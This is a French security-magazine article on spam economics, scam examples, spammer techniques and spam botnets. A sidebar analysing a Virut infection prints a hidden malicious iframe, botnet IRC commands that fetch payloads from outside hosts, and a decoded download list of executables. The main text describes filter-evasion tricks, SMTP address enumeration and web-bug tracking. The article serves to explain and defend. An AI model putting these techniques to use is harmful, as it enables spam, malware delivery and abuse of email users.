Malgré un niveau de réponse relativement faible, le retour financier semble dégager une profitabilité si l'on en croit les chiffres retournés et une valeur (taux de réponse) de seulement 0,000001% (1 pour 100 millions) est suffisante pour rester profitable. Trois campagnes successives furent lancées et étudiées, la plus conséquente fut celle qui touchait à la pharmacopée et concernait environ 340 millions de courriels. Sur les 10 000 personnes ayant visité les sites de vente proposés, 28 ont commandé un des produits. Est-ce suffisant pour que cela soit rentable ? Ce n'est pas évident de prime abord, nous sommes loin en tout cas de certains chiffres annonçant un profit moyen pour les spammeurs de plusieurs millions de dollars par jour. Dans le cas de l'Université de Berkeley, celle-ci avance la somme quand même appréciable de 3.5 millions de dollars pour un an, de quoi donner des idées à certains...

3 Le spam ou le quotidien des gens

Si les campagnes de spam peuvent paraître homogènes, elle sont en fait hétéroclites. Le spammeur, toujours dans le but de maximiser ses chances, va avoir une propension à mixer les genres de produits et services proposés. On joue beaucoup sur les sentiments, que ce soit pour des questions financières et laisser sous entendre un possible gain ou sur la fibre sentimentale, à l'exemple du contenu des scams nigérians **[9]**, ou encore sur l'ego (les petites pilules bleues...). Voici ci-après quelques exemples parmi tant d'autres, nous en détaillerons certains points intéressants.

3.1 Exemple 1

Objet : gain financier. Note : ce courriel passe outre une des méthodes de protection appelée « *greylisting* ».

```
From: ABCDE <abcde@fausseadresse.org>
To: xxx@yyy.org
>From xxx  Mon Jan 11 19:58:51 2010
X-Greylist: Passed host: a.b.c.d
Subject: SPAM: WINNER!!!
Reply-To: edwardbrown1000@hotmail.com

This is to notify you that #1,350,000.00 Pounds has been awarded  to
your
E-mail in our IRISH NATIONAL LOTTERY ONLINE PROMO PROGRAMME.
Reply to this  email with your Information to file for your claims
agent Email:edwardbrown2000@hotmail.co.uk
```

3.2 Exemple 2

Objet : de la publicité pour un casino en ligne. Note : le greylisting est encore mis en échec.

```
From: ABCDE <abcde@fausseadresse.org>
To: xxx@yyy.org
>From xxx  Fri Aug 14 16:04:49 2009
X-Greylist: Passed host: a.b.c.d
Subject: Vous pouvez doubler votre argent aujourd'hui...

Vous pouvez doubler votre argent aujourd'hui,
avec un super bonus sur votre premier dépôt.

Obtenez plus d'euros à .....

www.monsuperbeau-nouveaucasino.net/fr/
```

3.3 Exemple 3

Objet : gain financier. Note : utilisation d'un nom de société inspirant la confiance + gain financier et matériel.

```
From: ABCDE <abcde@fausseadresse.org>
To: xxx@yyy.org
>From xxx  Tue Oct 13 00:26:29 2009
X-Greylist: Passed host: a.b.c.d
Reply-To: web.users@excite.co.uk
Subject: SPAM: Your Email Win Notification (Microsoft Corporation.)
X-ELNK-Trace:

********DO NOT DELETE THIS MESSAGE******

Microsoft Corporation
EU International

Reference Number:  JT/7152363/UK...

Microsoft Corporation wishes to congratulate you for being one of the lucky
winners in the free email cash award program. Your email have been officially
selected as a winner. You are hereby authorised for claim in the 2nd category
winning prize of One Million Five Hundred Thousand Pounds and a Dell Latitude Laptop.
```

3.4 Exemple 4

Objet : gain financier. Note : Un scam, de l'argent + un appel aux sentiments.

```
From: ABCDE <abcde@fausseadresse.org>
To: xxx@yyy.org
Subject: SPAM: From Mrs.Marim Farah

My Name is Marim Farah, i am married to Mr. Toyo Farah who work
ed with Tunisia embassy in Burkina Faso for nine years before he died in the
year 2005.We were married for eleven years without a child.
When my late husband was alive he deposited the sum of US$ 8.2m(Eight
million two hundred thousand dollars)in a bank in Ouagadougou the ca
pital city of Burkina Faso in west Africa Presently this money is still in
bank, Etc.
```

Les quelques exemples montrés ne sont qu'un faible échantillon de ce qui est habituellement reçu. Précisons maintenant certaines des diverses méthodes utilisées pour envoyer toute cette correspondance.

4 Le spam, utilisation des faiblesses humaines et technologiques

Avant de préciser certaines façons de procéder pour envoyer des courriels non sollicités, revenons sur les raisons inhérentes qui font que le spam arrive à passer à travers les mailles du filet tendu par les divers moyens de protection.

4.1 Exploitation de la nature humaine

- Jouer sur les sentiments ;
- Abuser de crédulité des gens ;
- Méconnaître les pièges tendus ;
- Promesse d'un appât du gain facile ;
- Etc.

▪ UN MALWARE &VIRTU'EL

Le mode opératoire utilisé pour envoyer ces maudits e-mails que nos filtres antispams ont du mal à combattre est complexe.

Observons la scène au ralenti :

1) Une victime « lambda » se connecte sur un site « alpha », qui intègre à l'insu de son plein gré l'iframe suivante :

```
<iframe src="http://{coupé}.pl/rc/" width=1 height=1 style="border:0">
</iframe>
```

Cette iframe rapatrie le contenu d'un site « bêta ». Jusque-là, rien d'exceptionnel, nous direz-vous.

2) Ce site « bêta » distribue des exploits ciblant un navigateur bien connu et qu'utilise la victime « lambda ». C'est devenu tellement monnaie courante qu'on pourrait se demander quel site ne cherche pas à nous exploiter.

3) Un de ces exploits provoque l'injection du fichier load.exe lors d'une attaque réussie :

```
http://{coupé}ef.pl/rc/getexe.php?spl=whatever
```

4) Il s'agit en l'occurrence d'un « infecteur » polymorphique de fichiers, Win32/Virut, qui se connecte à un serveur IRC pour recevoir ses ordres :

```
Nom/Adresse du Serveur: 127.0.0.1 # (www.****z.pl dans le fichier
        # \windows\system32\drivers\etc\hosts)
Port: 65520
Pseudonyme: *020500 . . :-Service Pack 2
Nom réel: *******
Canal: &virtu

[':u. PRIVMSG abcdefgh :!get http://filexxx.iwillhavesexyxxx.com:88/
erdown.txt\r', ':u. PRIVMSG abdcefgh :!get http://pozeml.com/oc/box.
txt\r']
```

5) L'appel à la requête `http://****ml.com/oc/box.txt` provoque l'appel à celle-ci :

```
http://****mle.cn /op/lgate.php?n=96DDF30D082F65BB
```

Elle retourne cette chaîne :

```
MCBodHRw0i8vcG96ZW1sZS5jbi9zdi9hYmIudHh0IDEgaHR0cDovL3BvemVtbGUuY24vYWcv
bG8udHh0IDEgaHR0cDovL312dXhrc3VrLmNuL3VwZGF0ZS51eGUgMQ==
```

Cette chaine se décode en :

```
0 http://****mle.cn/sv/abb.txt
1 http://****mle.cn/ag/lo.txt
1 http://****ksuk.cn/update.exe 1
```

Le contenu change régulièrement pour faire exécuter des malwares différents en fonction des campagnes d'infection.

Suite page 22.

▪ UN MALWARE &VIRTU'EL (SUITE)

Une interrogation de ce serveur par nos soins à intervalles réguliers retourne les fichiers exécutables suivants (ne pas se fier à l'extension des fichiers) :

174	http://****mle.cn/ag/lo.txt
173	http://****mle.cn/sv/abb.txt
65	http://****wxae.cn/1.exe
59	http://****ksuk.cn/update.exe
52	http://****wxae.cn/update.exe
48	http://****blast.ru/voi/index.php
48	http://****-se.ru/
24	http://****blast.ru/voi/index.php
24	http://****-se.ru/
23	http://****mle.cn/sv1/fout.php
23	http://****mle.cn/en/lomon.txt
9	http://****ml.com/bt7/fout.php
5	http://****s-****no.info/install.exe
4	http://****mle.cn/sv/svc.txt
3	http://****mle.cn/sv/v5.txt
2	http://****mle.cn/sv/spm.txt
2	http://****ml.com/bl1/fout.php
1	http://www.****.ie/dmdocuments/aolupdate.exe
1	http://****s5****ise.com/drakon/botetz.exe
1	http://****mle.cn/sv2/fout.php
1	http://****mle.cn/sv/aad.txt
1	http://****mle.cn/en/al7.txt
1	http://****mle.cn/bl/d.txt
1	http://****ml.com/bt4/fout.php
1	http://com-907-1223234.com/bot.exe

L'un des nombreux malwares ainsi récupérés se charge donc de l'envoi des e-mails à l'aide de *templates* :

```
EHLO OOLVLNBQFA
MAIL FROM: <preservation179@familyrealtyappraisals.com>
RCPT TO: <kouji@****imoto-kk.com>
```



Figure 1 : Exemple de spam

Figure 2 : Site promo



G. A. et N. C.

4.2 Exploitation des faiblesses de la technologie

- Non-respect des normes (RFC, etc.) ;
- Utilisation des avancées technologiques (spam image, etc.) ;
- Accès libre à Internet ;
- Absence de contrôles sur ce qui rentre sur le réseau ;
- Etc.

Regardons ce que l'organisation MAAWG (*Message Anti-Abuse Working Group*) prône pour pallier un des derniers points cités (il faut noter que certaines des recommandations ne font que s'appuyer sur les textes de référence que sont les RFC **[11]**).

- Exiger une authentification lors d'envois (RFC 2554) ;
- Utiliser le port 587 pour la soumission de courriels (RFC 2476) ;
- Ne pas filtrer le port 587 ;
- Configurer le logiciel du poste client pour utiliser le port 587 et l'authentification ;
- Bloquer l'accès au port 25 à tous les clients de votre réseau, sauf certaines exceptions ;
- Bloquer tout trafic issu du port 25 vers votre réseau afin d'éviter les abus potentiels émanant de spammeurs utilisant du routage asymétrique et usurpant les adresses IP de votre réseau.

Ce dernier point est déjà utilisé par certains opérateurs de par le monde, on peut citer Free (France), Bell et Videotron (Canada), Comcast (USA). Les raisons pour émettre les recommandations ci-dessus sont multiples, mais surtout quantitatives en considérant le chiffre de 90% qui représente le pourcentage de courriels abusifs échangés sur Internet. Cette valeur est avancée dans un des derniers rapports de l'organisation MAAWG **[12]** et corroborée par l'éditeur de solutions de sécurité McAfee **[13]** et Symantec **[14]**.

5 Méthodes pour envoyer du spam

Pour que le spammeur puisse espérer récolter les fruits de son labeur, il se doit de recevoir une réponse. Or celle-ci ne pourra exister que si la sollicitation s'est rendue dans la boîte de messagerie de quelqu'un, ce qui amène deux questions : comment trouver des adresses de courriels et surtout comment les valider ?

5.1 La phase de recherche

5.1.1 Acheter une liste d'adresses mails qui soit vérifiée (point important)

On trouve facilement sur Internet des sites où cette pratique est offerte (attention cependant au côté légal, car suivant les pays, cette action est prohibée). Le nombre d'adresses peut atteindre le chiffre respectable de plus d'un million et ce pour une somme modique (50 dollars).

5.1.2 Scruter les newsgroups

Toutes les personnes qui postent sur Usenet envoient implicitement leur adresse de courriel dans la nature. Il est facile pour les spammeurs de parcourir les différents forums et noter scrupuleusement ces dernières.

5.1.3 Listes de diffusion

Il existe une pléthore de listes de diffusion sur Internet, autant d'occasions pour s'y abonner afin de récupérer des adresses valides et même d'y poster des spams. Voici un exemple de méthode pour récupérer des adresses contenues dans une *mailbox* Unix :

```
$grep '^From: ' ~/Mail/OpenBSD/Misc | cut -d':' -f2
J.C. Roberts <list-jcr@designtools.org>
Philip Guenther <guenther@gmail.com>
Tomas Bodzar <tomas.bodzar@gmail.com>
Stuart Henderson <stu@spacehopper.org>
Claudio Jeker <cjeker@diehard.n-r-g.com>
...
```

5.1.4 Forcer le serveur SMTP à donner des informations

Il est facile de se connecter à un serveur SMTP et d'envoyer un courriel à « la main ». Utilisons cette approche pour forcer le serveur à nous donner des informations normalement non disponibles, l'intérêt est de ne pas avoir besoin d'envoyer un courriel. L'approche est en deux temps : tout d'abord, identifier le serveur de mails via une requête DNS portant sur le champ MX, puis se connecter sur le port 25.

```
$telnet smtp.foo.com 25
Connected to smmtp.foo.com.
Escape character is '^]'.
220 smtpin.foo.com ESMTP Postfix
helo fuu.com
250 smtpin.foo.com
MAIL FROM:<test@fuu.com>
250 2.1.0 Ok
RCPT TO: john@foo.com
550 5.1.1 john@foo.com ... User unknown
RCPT TO: jim@foo.com
550 5.1.1 jim@foo.com ... User unknown
RCPT TO: james@foo.com
250 2.1.5 james@foo.com ... Ok
...
```

5.1.5 Utilisation de vers et virus

Ces derniers, en plus de réaliser des opérations plus néfastes, peuvent à l'image du virus nommé « Worm. ExploreZip » par Symantec **[17]**, répondre aux courriels non lus. Le comportement d'un ver est quasi identique si ce n'est que ce dernier va prendre chacune des entrées présentes dans le carnet d'adresses et lui envoyer un e-mail en usurpant l'identité de l'émetteur et en se joignant en tant que pièce jointe.

5.1.6 Balayage des sites web

Une méthode simple est d'utiliser un logiciel robot qui parcourt le *World Wide Web* à la recherche d'adresses de courriels présentes dans les pages web. Le mode opératoire est le suivant : téléchargement de la page sous forme de code source, mémorisation des éventuels liens vers d'autres pages, enregistrement des adresses de courriels présentes sur celle-ci, etc.

5.2 La phase de vérification

5.2.1 Accusé de réception automatisé

Un champ présent dans les en-têtes de messagerie autorise les notifications de délivrance de mails. Ajouter ce dernier permet (sauf interdiction) de retourner une notification indiquant que le courriel s'est bien rendu.

```
Return-Receipt-To: jesuisunspammeur@test.com
```

5.2.2 Envoi de courriel et attente de réponse

La façon de faire est la suivante : envoyer un courriel avec un contenu aléatoire à quelqu'un ; si le message ne revient pas, on peut penser qu'il a été délivré (ou perdu).

5.2.3 Test actif via SMTP

Pratiquement la même chose que la recherche via force brute. Il est possible de déterminer l'existence ou pas d'un compte de courriel qui est valide.

```
$telnet smtp.foo.com 25
Connected to smmtp.foo.com.
Escape character is '^]'.
220 smtpin.foo.com ESMTP Postfix
helo fuu.com
250 smtpin.foo.com
MAIL FROM:<test@fuu.com>
250 2.1.0 Ok
RCPT TO: james@foo.com
250 2.1.5 james@foo.com ... Ok
...
```

Le compte james@foo.com est valide.

5.2.4 Vérification via HTTP

Envoyer un courriel avec un contenu HTML et une balise oblige le client à télécharger non seulement une image, mais surtout à exécuter un script cgi présent sur le serveur distant. Le seul but est de faire en sorte que le binaire exécuté sur le serveur enregistre l'adresse de courriel de la personne ayant lu le message.

```
<HTML>
<BODY>
<B>Système en maintenance</B>
<P>
<IMG ID=1 SRC="http://www.foo.com/cgi-bin/verif.cgi?victim@test.com">
<IMG ID=2 SRC="http://www.foo.com/graphics/check.gif?some@test.com">
</ body>
```

Une fois ces contrôles effectués, il faut « pousser » les spams et faire en sorte que leur vraie nature ne puisse être identifiée, regardons certaines des méthodes. Ici, nous distinguerons principalement deux axes : la partie en-têtes et la partie corps de messages.

5.3 Méthodes d'envoi : actions sur les en-têtes et le corps des messages

5.3.1 Modifier les « HOP » dans les en-têtes de mails

Le protocole SMTP est ainsi fait qu'il faut souvent passer par différents serveurs pour aller d'un point A à un point B. L'idée sous-jacente est de brouiller les pistes empêchant ainsi de remonter à l'émetteur du spam.

```
From owner-misc+M94611@openbsd.org  Sun Jan  3 20:12:14 2010
From luiggi  Sun Jan  3 20:12:14 2010
Return-Path: owner-misc+M94611@openbsd.org
X-Original-To: jpl@didconcept.com
Delivered-To: luiggi@localhost
Received: from smtp.easydns.com (smtp.easydns.com [64.68.200.52])
        by mail (Postfix) with ESMTP id 46469F400F
      for <jpl@didconcept.com>; Sun,  3 Jan 2010 20:12:14 -0500 (EST)
   X-Greylist: Passed host: 192.43.244.163
Received: from shear.ucar.edu (lists.openbsd.org [192.43.244.163])
        by smtp.easydns.com (Postfix) with ESMTP id 76C4680D09
        for <jpl@didconcept.com>; Sun,  3 Jan 2010 20:12:09 -0500 (EST)
Received: from openbsd.org (localhost.ucar.edu [127.0.0.1])
        by shear.ucar.edu (8.14.3/8.14.3) with ESMTP id o040hdj3003964;
        Sun, 3 Jan 2010 17:43:39 -0700 (MST)
Received: from mail-bw0-f219.google.com (mail-bw0-f219.google.com
[209.85.218.219])
        by shear.ucar.edu (8.14.3/8.14.3) with ESMTP id o040f5N3026057
        for <misc@openbsd.org>; Sun, 3 Jan 2010 17:41:06 -0700 (MST)
Received: by bwz19 with SMTP id 19so10283363bwz.8
        for <misc@openbsd.org>; Sun, 03 Jan 2010 16:41:04 -0800 (PST)
```

5.3.2 Falsification de l'adresse émetteur

Le but d'un spammeur étant bien souvent de passer inaperçu, il n'est pas rare que l'adresse de l'expéditeur soit falsifiée, différentes méthodes sont disponibles.

5.3.3 Utilisation d'adresses fantômes

Inventées de toute pièce, qui ne veulent rien dire et n'ont pas pour vocation d'être utilisées.

5.3.4 Utilisation d'adresses jetables

Les spammeurs utilisent plusieurs adresses temporaires et jetables.

- L'adresse réelle : **"reelspammeur@foo.com"**;
- L'adresse jetable n°2 : **"transit2@hotmail.com"**;
- L'adresse jetable n°1 : **"transit1@hotmail.com"**;
- Une adresse de spam : **spam@spam.com**.

spam@spam.com forwarde à **transit2@**, qui forwarde à **transit1**, qui forwarde à **reelspammeur**.

5.3.5 Rendre le contenu du courriel « invisible »

Si un simple coup d'œil suffit à un humain pour juger la qualité d'un e-mail, les divers outils disponibles n'en sont pas encore là. Les campagnes de spam se suivent et ne se ressemblent pas, d'où une complexité croissante pour ce qui est de la phase de détection et de classification.

5.3.6 Mettre du code HTML dans le corps des messages

Facile, simple à mettre en œuvre, mais difficile à comprendre pour les passerelles filtrantes.

```
<FONT COLOR=BLACK>Hav</font>each<SPAN>ance</span>towi<I>narol</i>exat
http:&47;&47;www.&101;foo&46;com .
<FONT COLOR=WHITE>
 Hello all, this is the final note about the talk we had yesterday.
</font>
```

La phrase intéressante est découpée en morceaux et insérée au milieu de balises HTML. Astuce supplémentaire : le texte de couleur blanche n'est pas vu par le destinataire mais par le filtre, et de par son innocuité, peut induire en erreur ce dernier.

5.3.7 Utiliser des fautes d'orthographe

L'utilisation des fautes d'orthographe dans certains des mots-clés est un subterfuge connu depuis longtemps afin de contourner le filtrage basé sur des mots. Dans l'exemple suivant, nous orthographions le mot « viagra » suivant différentes déclinaisons **[20]**. Si l'œil humain arrive tout de suite à comprendre le sens des mots, les filtres antispams, eux, auront du mal à arriver au même résultat.

```
viagra
v i a g r a
Vi@gra
vl@gr@
V.i.a.g.r.a
Vlagr@
Viagrá
```

5.3.8 Jouer sur les probabilités de détection

Autre méthode : noyer les textes suspicieux au milieu de mots et phrases complètement anodins afin de faire descendre la cotation du courriel.

Ce dernier point consiste à évaluer le nombre de mots possiblement liés à du spam et par rapport au texte complet. Voici un message explicite :

```
Buy blue viagra
```

« Buy » et « viagra » sont explicites, « blue » l'est moins, ce qui donne un total de ((2/3)*100), soit 66% de probabilités que le courriel soit indésirable.

Regardons maintenant un message considéré comme sybillin :

```
Buy blue viagra
nice trip today for long vacancies sun beach sea nice weather
```

Toujours deux mots explicites, mais un ratio changé, qui est égal à ((2/14)*100), 14% de chances.

5.3.9 Introduire en erreur le parseur de message

Cette méthode est employée pour tromper l'analyseur lexical. Le principe revient à faire croire que nous avons un message de type MIME (insertion d'un *header*), puis à clore brutalement cette inclusion tout en continuant à envoyer la suite du spam, toujours avec le format MIME.

```
Return-Path: 1234abcde@hotmail.com
From: 45221847@hotmail.com
Subject: Demande d'informations
To: test@test.com
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="delim"
Message-Id: <45792734l2.A1B2C3D4@foo.com>

This is a MIME-encapsulated message.

--delimiteur
--delimiteur--
--delimiteur
Content-Type: text/plain
```

L'antispam ne voit pas cette partie...

```
--delimiteur--
```

5.3.10 Attaques sur le code HTML

Un moyen simple de rendre caducs les analyseurs HTML est d'écrire un code de ce type qui rompt avec les bonnes pratiques à un point tel que le logiciel en charge de scruter la cohérence des informations va se perdre dans son analyse et stopper d'exécuter celle ci. Cachons le mot « viagra » dans un code HTML écrit de façon incohérente.

```
Acheter mon <I> vi <B> A </ em> gra! </ Strong>
```


Le e-learning HSC



Programmation sécurisée en PHP

- ✓ Introduction à la sécurité PHP
- ✓ Les injections SQL
- ✓ HTTP
- ✓ Architecture d'un projet PHP
- ✓ Les Cross Site Scripting (XSS)
- ✓ Authentification et autorisation
- ✓ Les fonctionnalités à risque
- ✓ Le déploiement d'un projet PHP

Pour toute commande ou demande de renseignement, contactez-nous par téléphone au **01 41 40 97 00** ou par courrier électronique à **elearning@hsc.fr**

Hervé Schauer Consultants - 4bis rue de la gare - 92300 Levallois-Perret
www.hsc-formation.fr

Ce court texte n'est pas conforme aux recommandations du W3C (*World Wide Web Consortium*). La balise `I`, qui sert à mettre le texte suivant en italique, est fermée avec la balise `em` (définie en HTML 2.0). De la même façon, la balise `B` (gras), fermée par la balise `Strong` (valide en HTML 2.0), va induire en erreur certains parseurs.

5.3.11 Envoyer un scam sous forme de document Word

Le corps du message mixe texte pur et HTML, le scam est directement attaché sous forme de pièce jointe. Utiliser cette façon de faire va rendre difficile une analyse pertinente du courriel.

5.3.12 Proposer un stock spam sous forme de PDF

Le *stock spam* est un façon déguisée pour tenter de convaincre la personne le recevant d'investir dans les actions d'une société donnée.

L'utilisation de fichiers de type Adobe n'est qu'un des moyens recensés pour propager ce genre de documents. A aussi été recensé l'envoi sous forme d'images, elles-mêmes utilisant diverses techniques afin de tromper les OCR.

5.3.13 Fichier image animé

Toujours dans le but de tromper les logiciels de reconnaissance d'images, il est commun de trouver des publicités sous forme de fichiers gif animés. La succession des images est faite de telle façon qu'il est extrêmement difficile de les analyser et de détecter leur nocivité.

5.4 Le spam lié aux moteurs de recherche

Aussi appelé « SEO spam » (*Search Engine Optimization*), la façon de le définir serait de le voir comme une manipulation d'une page web, afin de rendre cette dernière beaucoup plus visible dans les moteurs de recherche. Inutile de préciser que la méthode n'est guère prisée par ces derniers et peut les conduire à bannir le site incriminé de leurs caches.

Vérifions certaines des façons de faire afin d'arriver à de telles fins. Tout d'abord, la méthode déjà décrite, qui consiste à cacher du texte dans une page web afin d'augmenter la visibilité de cette dernière. L'intérêt étant de rendre la chose invisible aux visiteurs humains, mais pas aux moteurs de recherche. Il existe différentes façons de procéder.

5.4.1 Jouer avec les balises HTML

Utilisation d'une couleur pour les fontes texte identique à celle du fond de la page : `<font color="#F5FFFA"> avec bgcolor ="#F5FFFA".`

Sur un registre similaire, utilisation d'une image comme fond et définir le texte de la même couleur ou d'une couleur qui est proche.

5.4.2 Utiliser une page web spéciale

Celle-ci est en fait une porte d'entrée vers un site particulier et qui sera indexée comme telle par les moteurs de recherche.

Ces techniques assez vieilles ont été largement améliorées afin de les rendre bien plus difficiles à détecter par les robots des moteurs de recherche. De même, les concepteurs de ces sites ont étudié les algorithmes de classification des moteurs comme Google ou Bing pour apparaître le mieux classé possible.

Par exemple, recherchons du viagra à prix réduit (*viagra cheap*) :



Figure 1

Sur les parties droites et hautes, on trouve des liens sponsorisés. Il s'agit de liens achetés par les clients de Google et associés à des mots-clés. Il y a un marché impressionnant pour le négoce de ces mots-clés !

Mais intéressons-nous plutôt au cinquième lien : pourquoi pointe-t-il sur mcma.siu.edu/ ? Pourquoi un site d'une université américaine (le .edu) vendrait du viagra ?

En réalité, quand on clique sur le lien proposé par Google, on est redirigé vers http://cheap-drugs.org/pill/Viagra grâce à un script injecté par des gens peu scrupuleux dans la page légitime de mcma.siu.edu/.

Cependant, certains acteurs ne se contentent pas d'essayer de faire monter le *ranking* de leur site : ils tentent aussi de faire baisser celui des autres pour leur piquer la place ! Oui, c'est possible, même si ça va à l'encontre de toutes les règles imposées par les moteurs de recherche.

Une technique qui marchait il y a longtemps consistait à « parasiter » le site qu'on voulait voir descendre, voire à le faire bannir. Comment ? On dupliquait son contenu à l'identique ... mais sur un domaine enregistré depuis plus longtemps que le site original. Ensuite, on rapportait le site original comme une copie, la vérification ne se faisant que sur la date de création du domaine, le site parasite apparaissait comme légitime et le site légitime était banni.

6 Et SpamAssassin ?

Avant de conclure cette première partie du dossier, revenons brièvement sur l'outil sans doute le plus utilisé dans le monde open source et détaillons les raisons qui font que cet outil n'est pas forcément la panacée si utilisé tel quel.

SpamAssassin **[18]** repose sur différents modes de fonctionnement, on cite entre autres approche heuristique **[22]** et filtrage bayésien **[23]**. Concernant la première, le fait que les règles soient connues implique qu'il est possible de les appréhender et d'en vérifier la teneur. Corollaire, les spammeurs ont tout le loisir d'installer chez eux un serveur de messagerie plus l'outil et de soumettre des spams. Tant que ceux-ci échouent, on effectue les modifications nécessaires et on relance le processus.

Deuxième point, les règles sont souvent utilisées de façon générique alors qu'il faudrait plutôt les affiner par rapport à chaque installation. Tout le monde n'a pas la même perception de ce qu'est un spam et les créateurs de l'outil ont dû adopter une approche conservatrice dans la pondération. De plus, qui dit règles sous-entend mises à jour au fil du temps afin de garder une acuité performante (que ce soit parce que les spams évoluent ou que les besoins de l'utilisateur changent).


Concernant le module de filtrage bayésien, celui-ci (pour en tirer la quintessence) va devoir « apprendre » ce qu'est un spam et ce qui ne l'est pas. Cela sous-entend un effort soutenu des administrateurs et surtout une totale coopération des utilisateurs pour indiquer à l'outil ses erreurs. Au vu de tous ces points, il serait facile de penser que SpamAssassin n'est pas performant, ce qui serait une erreur. Il faut juste l'utiliser de façon adéquate.

Conclusion

D'une chose anodine quoique gênante à ses débuts, le spam est devenu le fléau de la messagerie moderne à un point tel que certaines personnes hésitent à ouvrir leur boîte de courriels le matin. Il est certain qu'il existe des méthodes et moyens pour se protéger, la suite de ce dossier va en présenter un éventail, mais cependant, nous serons toujours condamnés à être dans une logique de type PDCA **[21]**, c'est hélas le prix à payer pour avoir nos « inbox » à peu près propres. ■

Les références de cet article sont disponibles sur www.miscmag.com/ref48.

HACKITO ERGO SUM



Hackito Ergo Sum 2010

Hardcore Hacking & Security Conference

du 8 au 10 Avril 2010 à Paris

Appel à participation en cours

Deadline pour le call for papers : 15 Mars

Comité de sélection des présentations :

Sebastien Bourdeauducq, Rodrigo Branco « BSDaemon », Jonathan Brossard, Emmanuel Gadaix, Laurent Gaffié, Thomas Garnier, The Grugq, Dhillon Kannabhiran, Kostya Kortchinsky, Itzik Kotler, Philippe Langlois, Moxie Marlinspike, Karsten Nohl, Nicolas Thill, Julien Tinnes, Nicolas Ruff, Carlos Sarraute, Matthieu Suiche, Fyodor Yarochkin.

http://www.hackitoergosum.org



SPAM & BOTNETS

Guillaume Arcas – guillaume.arcas@gmail.com
Nicolas Collery – nicolas.collery@gmail.com

mots-clés : BOTNETS / SPAM / MODÈLE ÉCONOMIQUE / CUTWAIL / REACTOR MAILER / SRIZBI

L'intérêt des botnets pour les spammeurs est évident. Depuis quelques années, le spam n'est plus une activité artisanale destinée à arrondir les fins de mois de quelques développeurs d'Europe de l'Est, d'Amérique du Sud ou d'ailleurs. C'est devenu une véritable industrie, qui obéit aux lois du marché et applique des règles dignes des meilleures business schools.

Nous ne ferons pas l'injure au lecteur de définir les mots « *botnets* » et « *spam* ». Nous ne nous étendrons pas non plus sur l'histoire des botnets. S'ils n'ont pas été à proprement parler inventés pour cela, il n'a pas fallu attendre bien longtemps pour que les *botmasters* découvrent et louent, dans tous les sens du terme, cette « qualité ».

Les premiers *spambots* (botnets dont l'activité principale sinon unique consiste à émettre du spam) se contentaient de piocher dans les carnets d'adresses de leurs hôtes les destinataires des pourriels. Les spammeurs exploitaient essentiellement le volume généré par le nombre de *bots*. Accessoirement, ils évitaient les contre-mesures de filtrage simples, qui consistent à bloquer une adresse IP source détectée comme à l'origine d'envois massifs de courriels.




Figure 1 : Fonctionnement d'un spambot

Un spammeur loue un botnet. (1) Il fournit le contenu des pourriels à diffuser. Celui-ci est transmis aux spambots (2) par l'intermédiaire du canal de contrôle (C&C) du botnet. Chaque spambot génère et expédie les spams (3).

Au fil des ans, chacune de ces étapes a connu des évolutions plus ou moins marquantes au fur et à mesure que le marché s'est professionnalisé. Il est ainsi bien loin le temps où un seul et même acteur – le botmaster – administrait l'ensemble de ces composants. Le spammeur, artisan hier, s'est changé en entrepreneur qui travaille de manière industrielle.

Les *spambots* plus récents utilisent des mécanismes plus sophistiqués pour collecter et qualifier les adresses électroniques. L'objectif est de garantir l'efficacité d'une campagne de pollupostage en éliminant les adresses invalides et en ciblant les destinataires, et ainsi, d'allier la quantité à la qualité (et vice-versa).

Dans le même temps, les bots ont été conçus pour être facilement et rapidement reconfigurés en fonction des besoins. Cela s'est traduit par l'intégration de moteurs de génération de courriels génériques aux bots, qui reçoivent depuis leur canal de contrôle un modèle (*template* en anglais) de spam ainsi qu'une liste d'adresses destinataires ou de domaines ciblés.

Avant d'entrer dans le détail, examinons un schéma global de fonctionnement : voir Figure 1.

1 Le spam A.O.C (Adresses d'Origine Contrôlée)

Qui dit « campagne de spam » dit nécessairement « adresses électroniques ». L'impact d'une campagne publicitaire est intimement lié à la qualité de la liste de ses destinataires.

Les spammeurs l'ont bien compris et mettent un soin particulier à qualifier leurs banques de données.

A l'inverse d'un bon Indien **[1]**, une bonne adresse est une adresse vivante. La première étape du processus de qualification consiste à vérifier la validité des adresses ciblées. Cette tâche n'est pas nécessairement réalisée par le spambot. Souvent, celui-ci collecte, sur la machine hôte qu'il infecte, les adresses électroniques présentes dans les carnets d'adresses des clients de messagerie ou dans les différents fichiers de cache et d'historique des navigateurs.

Ces adresses sont envoyées au botmaster via le canal de contrôle. D'autres informations sont également remontées par le bot, comme l'adresse IP de l'hôte et les paramètres du système d'exploitation, qui identifient la langue ou le fuseau horaire. L'adresse devient alors une donnée enrichie à forte valeur ajoutée et ne sera utilisée que pour des campagnes ciblées. Cela explique l'augmentation significative ces derniers mois de spams en français, par exemple.

Cela explique aussi pourquoi une adresse électronique sur un domaine « .fr » reçoit des spams en russe vantant des services touristiques tels que des visites guidées de Paris ou des services de traduction russe/français, ...

Quant à la validation, elle peut se faire en deux temps.

Le bostmaster fournit ou loue au spammeur la liste des adresses collectées, charge à ce dernier de vérifier qu'elles existent. Cette tâche peut être automatisée à l'aide d'outils conçus pour cela.

Lors de la campagne de pollupostage, les échecs à l'émission font l'objet de remontées d'alerte vers le botmaster, ce qui permet d'épurer la base.

